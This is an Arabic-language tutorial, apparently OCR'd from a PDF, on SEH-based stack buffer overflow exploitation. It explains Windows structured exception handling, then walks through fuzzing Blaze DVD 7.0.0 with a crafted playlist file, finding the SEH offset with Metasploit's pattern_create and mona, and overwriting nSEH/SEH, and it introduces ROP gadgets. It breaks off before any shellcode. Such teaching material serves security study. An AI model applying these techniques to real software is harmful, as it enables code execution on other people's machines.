~بسم الله الرحمن الرحيم~

[Buffer0ver flow SEH Based - Basic Scenario Exploitation Tutorial]

أستـــغلال ثغـرات الــ SEH

Windows User
Saudi Arabia

- **تـعريف معالج الاستثناءات الهيكلية Structured Exception Handling (SEH)**

- معالجة الاستثناءات الهيكلية (SEH) هي آلية برمجية من صنع "Windows" للتعامل مع كل من استثناءات الأجهزة والبرامج باستمرار، سواء كانت Software أو Hardware . باستخدام SEH ، يمكنك التأكد من أن الموارد مثل كتل الذاكرة والملفات تكون صحيحة إذا تم إنهاء التنفيذ بشكل غير متوقع .يمكنك أيضًا معالجة مشكلات معينة - على سبيل المثال ، عدم كفاية الذاكرة - باستخدام تعليمات برمجية مختصرة لا تعتمد على عبارات GOTO أو اختبار تفصيلي لرموز الإرجاع تعتبر العبارات try-except و try-finally المشار إليها في هذه المقالة ملحقات Microsoftللغة .C يدعمون SEH من خلال تمكين التطبيقات من التحكم في البرنامج بعد الاستثناءات التي من شأنها إنهاء التنفيذ .على الرغم من أن SEH تعمل مع ملفات مصدر C ++ ، إلا أنها لم تصمم خصيصًا لـ لغة السي بلس بلس .إذا كنت تستخدم SEH في برنامج C ++ التي قمت بتجميعها باستخدام الخيار - EH / مع بعض المعدلات -يتم استدعاء destructors للكائنات المحلية ولكن قد لا يكون سلوك التنفيذ الأخرى ما تتوقعه ، في معظم الحالات بدلاً من SEH نوصي باستخدام معالجة الاستثناء القياسية لـ C ++ ، والتي تدعم Visual C ++ أيضًا .باستخدام معالجة الاستثناء C ++ ، يمكنك التأكد من أن التعليمات البرمجية الخاصة بك أكثر المحمولة ، ويمكنك معالجة الاستثناءات من أي نوع إذا كان لديك وحدات C التي تستخدم SEH ، يمكنك مزجها مع الوحدات النمطية C ++ التي تستخدم معالجة الاستثناء .للحصول على معلومات إضافية راجعMicrosoft Documentation

-

- **طرق تـعريف الـ SEH واستخداماتها البرمجية:**

- من الممكن تعريف هـياكل الـ SEH كـالنمط التالي:

Try-except-statement

__try **compound-statement**

__except (**expression**) **compound-statement**

- أيضا من الممكن أن تعرف هياكل الاستثناءات البرمجية بـ طرق مختلفة مثـال ,

```
__try {
// "guarded body" جميع الأكواد التي توضع هنا تكون محمية بغطاء الاستثنائيات أو ما يعرف بـ  }
__except (exception filter) {
// جميع الأكواد التي توضع هنا سوف يتم معالجتها من قبل معالج حدث الاستثناءات  }
```


- إحدى استخدامات الـ SEH في البرمجة كـ معالجة الاستثناءات الحسابية كـ القسمة على صفر والتي تعتبر غير معرفة في جميع المعادلات الرياضية. مثـال كود برمجي بسـيط في لغة السي بلس بلس بحيث يقوم المستخدم بأدخال قيمتين

أو عددين ان صح التعبير لتتم عملية القسمة المتعارف عليها ويقوم البرنامج بطباعة النتيجة النهائية. مثـــال على أستخدام هيكل الأستثنائات عندما نقوم ببرمجة برنامج بسيط يقوم بالقسمة لمدخلين للبرنامج.

```
#include "stdafx.h"
#include "windows.h"
BOOL SafeDiv(INT32 dividend, INT32 divisor, INT32 *pResult)
{
    __try
    {
        *pResult = dividend / divisor;
        return printf("Dividend Number is %i , The Divisor Number is %i\nThe result is: %i\n" , dividend, divisor,  *pResult);
    }
    __except (GetExceptionCode() == EXCEPTION_INT_DIVIDE_BY_ZERO ?
        EXCEPTION_EXECUTE_HANDLER : EXCEPTION_CONTINUE_SEARCH)
    {
        return printf("Error Divided By ZERO");
    }
    return TRUE;
}

int main()
{
    int result = 0;
    return SafeDiv(16, 4 , &result );
}
```

مثـــال برنامج بســيط يقوم بأخذ مدخلين تحديدا dividend و divisor ويتم تخزين نتيجة القسمة في متغير يدعى Result وبعدها تتم طباعة الناتج على الـ Console للمستخدم



- **نوعين من ألية عمل الـSEH وهما:**

❖ **Exception handlers, which can respond to or dismiss the exception**

❖ **Termination handlers, which are called when an exception causes termination in a block of code**


- في كلتا الحالتين السابقتين يقوم الـ Handler الخاصة والمتحكمة في جميع الاستثناءات التي قد وقد لا تحدث تكون الاستجابة من الـ الخاصة بها أحد الحالات التالي:

❖ **Recognize the exception but dismiss it**

❖ **Recognize the exception and handle it**

- **ملاحظة**

هذان النوعان من المعالجات تصنف خاصة , ولكنهما مرتبطان ارتباطًا وثيقًا من خلال عملية تعرف باسم "**unwinding the stack**", عند حدوث استثناء ، يبحث نظام Windows عن معالج الاستثناءات المثبت حديثًا النشط حاليًا .يمكن للمعالج بعد ذاك ان يختار الرد القيام بأحد ثلاثة أشياء:



- **مقارنة دعم مؤشرات هياكل الأستثناءات على بعض أنظمة التشغيل**

C Structured exception handling & C++ exception handling

OS evolution

	XP SP2, SP3	2003 SP1, SP2	Vista SP0	Vista SP1	2008 SP0
GS					
stack cookies	yes	yes	yes	yes	yes
variable reordering	yes	yes	yes	yes	yes
#pragma strict_gs_check	no	no	no	?	?
SafeSEH					
SEH handler validation	yes	yes	yes	yes	yes
SEH chain validation	no	no	no	yes [1]	yes
Heap protection					
safe unlinking	yes	yes	yes	yes	yes
safe lookaside lists	no	no	yes	yes	yes
heap metadata cookies	yes	yes	yes	yes	yes
heap metadata encryption	no	no	yes	yes	yes
DEP					
NX support	yes	yes	yes	yes	yes
permanent DEP	no	no	no	yes	yes
OptOut mode by default	no	yes	no	no	yes
ASLR					
PEB, TEB	yes	yes	yes	yes	yes
heap	no	no	yes	yes	yes
stack	no	no	yes	yes	yes
images	no	no	yes	yes	yes

- الاختلاف الرئيسي بين معالجة الاستثناء المركبة ومعالجة الاستثناء ++ C هي أن نموذج معالجة الاستثناء C++ يتعامل في أنواع، بينما يتعامل طراز معالجة الاستثناء المبني على C مع استثناءات من نوع واحد -على وجه التحديد Intغير الموقعة. أي، يتم تعريف استثناءات C بواسطة قيمة عدد صحيح غير موقعة، بينما يتم تعريف استثناءات C ++بنوع البيانات. عند رفع استثناء فيC ، يقوم كل معالج محتمل بتنفيذ مرشح يقوم بفحص سياق الاستثناء C ويحدد ما إذا كان سيتم قبول الاستثناء أو تمريره إلى معالج آخر أو تجاهله. عندما يتم طرح استثناء في ++ C ، قد يكون من أي نوع بالإضافة الى أن هناك غيرها من الفروقات كـ Termination handling.

- **مفاهيـــم تساعد في عملية كتابة تخطى أو استغلال صـــحيح:**

- عناوين ثابته في الـ Stack أو الـملف التنفيذي بذاته "Executable".
- عناوين مؤشرات "Pointer" تخص أي دالة "Function" في أماكن عناوين معروفة.
- عناوين الـ "Heap Allocator" التي تستخدم "MetaData" كـوجهة موثوقة المصدر.
- جميع الأكواد التنفيذية المتاحة في الـ Stack أو الـ Heap (تسهل عملية تنفيذ الـ SHELLCODE)


- **الأدوات المستعملة في كتابة الثغرة:**

Immunity Debugger, Python Compiler, win 7 for environment أو Ollydbg


- **مـــثال تطبيقي لاستغلال ثغرة الـ SEH :**
  - أسم البرنامج المصاب Blaze DVD :
  - الأصدر المصاب: 7.0.0 <= *
  - نـوع الثغرة :DVD 7.0.0 -Local Buffer Overflow (SEH)

- **التعرف والتأكد من مكان الإصابة في البرنامج وصـياغة هيكل الاستغلال – Skeleton Crafting:**

- المرحلة الأولى هي ببساطة تكمن في التعرف على مكان الإصابة في البرنامج، وبناء علية يتم بناء الـ **Skeleton** الخاص بنا. كمـا نلاحظ في الصورة قد قمنا بعمل سكربت بسيط بلغة الـ Python لنبدأ في عملي ال فحص عشوائي أو ما يعرف بالـ **Fuzzing** وهي عبارة عن عملية بحث عن المشاكل الأمنية التي تحدث نتيجة الاخطاء



في الترميز أو الثغرات الأمنية سواء كانت في النظام أو في البرامج المستخدمة أو الشبكات من خلال إرسال او إدخال كمية ضخمة جداً من البيانات العشوائية إلى تطبيقات مختلفة أو إلى الانترنت. كما قد تم تطويره من قبل بارتون ميلر في جامعة ويسكونسن في عام 1989 م. بمعنى أخر من قائمة البرنامج المستهدف نستطيع ان نرى أن هناك خيارات لفتح ملفات بصيغ مختلفة ومنها صيغة الـ **plf**. التي تندرج في البرنامج لو نلاحظ بعد فتح البرنامج نذهب الى قائمة اختيارات البرنامج تحديد **Open** ومن ثم **PlayList** في البرنامج. كما هو موضح في الصورة.




معنى أن الثغرة "LOCAL" أنها تطبق محليا وليست عن بعد كثغرات الـ Remote. تـمت كتابة هيـكل كود الاستغلال في لغة الـ Python ونلاحظ أننا قد كتبنا 1000 من الحرف A والذي يرمز له بـ 0x41 بسحب ترميز الـ Hexadecimal format الى ملف بصيغة **plf** والذي هو يعتبر اختصار الى ملف بامتداد play list file.

ملاحظة:

الرقم غير ثابت أو غير مقيد بـ عدد معين, من الممكن يكون أي عدد كبير بما فيه الكفاية لعمل فيض في المكدس أو بمعنى اخر من الممكن كتابة 2000 بدلا من 1000 جميعها ستؤدي نفس الغرض المطلوب ولكن الان أصبحنا ندرك ان البرنامج ينهار بـ 1000 حرف من A ولكن السؤال الأهم هو كم نحتاج من حرف A الى أن نصل الى أول سجل من الـ SEH.

التأكد من الإصابة في البرنامج المستهدف، عن طريق وضع البرنامج داخل مصحح أخطاء أو ما يعرف بـDebugger لمشاهدة سلوكيات البرنامج وقيمه




بعد فتح الملف المكون من 1000 حرف A بالبرنامج المصاب نستطيع ان نرى سجل "ESP" ممتلئ بالحـرف A وأيضا نستطيع أن نلاحظ أن الترميز المستخدم من نوع ASCII بالإضافة الى أننا استطعنا أن نكتب على عنوان سجل EIP والي هو بدوره يقوم بالإشارة الى العملية التالية في تسلسل تنفيذ البرنامج. للتحكم ب EIP يأتي دور أداه pattern create والذي يقوم بأنشاء نمط ترميزي بشكل عشوائي والذي سيساعدنا في تحديد الJunk اللازمة للتحكم ب EIP .

```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8
h0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8A
0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At
Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9
c1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
root@kali:~#
```

بعد الأرسال من الممكن الاستعانة بأداة mona والتي طورت من قبل corelan واستخدام الامر (!mona findmsp) لمعرفة العدد اللازم من حرف A في هذا المثال للتحكم ب EIP وهو 608. بعد تعديل الـSkeleton الخاص بنا ليكون عدد الـJunk ب608 ومن ثم اضافه 4 بايت من حرف B (ليتم التحكم ب **nSEH** لاحقا) وايضا من 4 بايت من حرف

C (ليتم التحكم ب **SEH** لاحقا), يتم ارسال الثغرة مره اخرى ومن ثم التأكد بأننا تمكنا من التحكم ب **SEH** و **nSEH** وممكن استعراضها بالضغط على alt و حرف S . كما هو مستعرض في الصورة ادناه .

- ملخص معطيات كتابة الاستغلال الى الان هي:
  - القدرة على التحكم في سجل **EIP**
  - القدرة على التحكم في سجل **ESP**
  - القدرة على التحكم بـ سجل معالج الاستثناءات الـ **SEH Chain** كما موضح في نافذة الـ **SEH chain** تـم كتـابة 43 على عنوان الـ **SEH** والذي هو يعتبر المؤشر لمعالج الهيكل التالي في السلسلة، علما بأنه يتم تخزين جميع ما يخص الـ **nSEH** داخل مؤشر "Pointer" داخل سجل FS بحيث يتم الانتقال من الأعلى الى الأسفل عن طريقه ككل. وأيضا تمكنا من الكتابة على معالج الاستثناء بحد ذاته "**nSEH**" كما هو ظاهر في الصورة 42 والتي ترمز الى حرف B بعدد أربعة أحرف بما أن طول عنوان الذاكرة الخاص به هو أربعة بايت.




ملاحظة: قد يكون معالج الاستثناءات متعدد أو بمعنى أخر قد يكون هناك أكثر من سلسلة لمعالج الاستثناءات الخاص بـ **Nested SEH chain** بمعنى أنها متداخلة داخل بعضها البعض والتي تتطلب خطوة أضافة في عملية الاستغلال كـا **Gadgets** والتي تندرج تحت مفهوم يسمى بـ **ROP – RETURN ORIENTED PROGRAMMING** وهو ببساطة مفهوم يعتمد على استخدام الـ تعليمات برمجية بسيطة كأداة "**Gadgets**" ومن الممكن أن تكون أكثر تعقيدا على حسب متطلبات كتابة الثغرة الخاصة بنـا.

- مقدمة على استخدامات الـ **ROP / Gadgets**


يعرف مفهوم الـ ROP انطلاقا من مبدأ يسمى Gadgets أي اننا نستطيع ان نقول إن مفهوم ROP هو تسلسل لتعليمات برمجية صغيرة الحجم تنتهي (بالعادة) بتعليم "c3" والذي يرمز للتعليم "ret". الجمع بين هذه سوف تمكننا الأدوات من أداء

مهام معينة وفي النهاية نقوم بتنفيذ هجومنا كما سنرى لاحقًا هذه الورقة. يجب أن تنتهي أداة ROP بـ "ret/retn" لتمكيننا من إجراء تسلسلات متعددة.




ومن ثم اكمال البرنامج خطوه بخطوه باستخدام (F7) للوصول الى لـ**nSEH** والتي تم تعبئتها بحرف الC والذي يرمز له بالقيمة 0x43 تحت تمثيل القيم بالـ HEX values:

- المرحلة التالية هو التأكد من توفر المعطيات اللازمة لاستغلال البرنامج (Executable Registers ? ROP?)



نقوم بالبحث عن REGISTERS قابلة للتنفيذ أو بمعنى أخر ذات صلاحيات من الممكن استخدامها ومن الممكن البحث عنها بالضغط على ctrl + s داخل برنامج الـ "Immunity Debugger" ومن ثم كتابة.



